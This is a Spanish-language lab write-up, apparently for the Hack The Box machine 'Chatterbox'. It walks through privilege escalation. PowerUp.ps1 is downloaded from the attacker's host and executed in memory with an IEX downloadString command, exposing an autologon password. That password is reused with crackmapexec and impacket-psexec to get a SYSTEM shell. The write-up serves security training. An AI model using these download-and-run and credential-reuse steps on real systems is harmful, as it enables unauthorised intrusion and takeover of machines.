
PowerSploit/Privesc/PowerUp.ps1 at master

21 ene 2021 — Use saved searches to filter your results more quickly ... This repository has


vamos a raw y wget a la url



el .ps1 tiene varias funciones hay un alias que nos dicer chek all



colocamos esa funcion al final



y lo trasnferimos ala maquina

-
- [36025.py](#)
 - [Chatterbox.ctb](#)
 - [Chatterbox.ctb~](#)
 - [Chatterbox.ctb~~](#)
 - [Chatterbox.ctb~~~](#)
 - [Chatterbox.pdf](#)
 - [myshell.ps1](#)
 - [PowerUp.ps1](#)
 - [salida.txt](#)
 - [salida2.txt](#)
-

descargamos y esperamos

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/PowerUp.ps1')
```

```
PS C:\Windows\system32> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/PowerUp.ps1')
File Edit Insert Format Tools Tree Search View Bookmarks Help
DefaultDomainName : 
DefaultUserName : Alfred
DefaultPassword : Welcome1!
AltDefaultDomainName : 
AltDefaultUserName : 
AltDefaultPassword : 
Check : Registry, Autologons,
UnattendPath : C:\Windows\Panther\Unattend.xml
Name : C:\Windows\Panther\Unattend.xml
Check : Unattended Install Files
PS C:\Windows\system32> Get-ChildItem : Access to the path 'C:\ProgramData\Templates' is denied.
At line:4516 char:34
+ $XMLFiles = Get-ChildItem <<<< -Path $AllUsers -Recurse -Include 'Groups.xml', 'Services.xml', 'Scheduledtasks.xml', 'DataSources.xml', 'Printers.xml',
'Drives.xml' -Force -ErrorAction SilentlyContinue
+ CategoryInfo          : PermissionDenied: (C:\ProgramData\Templates:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Encontro un default password

Welcome1!

que significa esto que podriamos utilizar este passwor con el usaer adminstrator validar con winrm y obtener shell debido a qeu muy posiblemente reutilicen password
winrm no sirvio

```
~/machineshtb/Chatterbox
crackmapexec winrm 10.10.10.74 -u Administrator -p Welcome1!
```

buscamos con smb y psexec

```
~/machineshtb/Chatterbox
crackmapexec smb 10.10.10.74 -u Administrator -p Welcome1!
SMB 10.10.10.74 Conn: 445. Get CHATTERBOX command [*] Windows 7 Professional 7601 Service Pack 1 (name:CHATTERBOX) (domain:Chatterbox) (signing:False) (SMBv1:True)
SMB 10.10.10.74 445 CHATTERBOX [+] Chatterbox\Administrator:Welcome1! (Pwn3d!)
```

tenemos pwed que igual sehell

```
~/machineshtb/Chatterbox
locate psexec
/opt/nessus/lib/nessus/plugins/psexec_2_32.nasl
/usr/bin/impacket-psexec
/usr/share/doc/metasploit-framework/modules/exp
```

EJECUTAMOS no ponemos flag de password por lo cual la tendremos que copiar
/usr/bin/impacket-psexec WORKGROUP/Administrator@10.10.10.74

```
~/machineshtb/Chatterbox
/usr/bin/impacket-psexec WORKGROUP/Administrator@10.10.10.74
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 10.10.10.74.....
[*] Found writable share ADMIN$
[*] Uploading file pYfjIggJ.exe
[*] Opening SVCManager on 10.10.10.74.....
[*] Creating service uVQn on 10.10.10.74.....
[*] Starting service uVQn~/machineshtb/Chatterbox
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> WHOAMI
nt authority\system

~/machineshtb/Chatterbox
```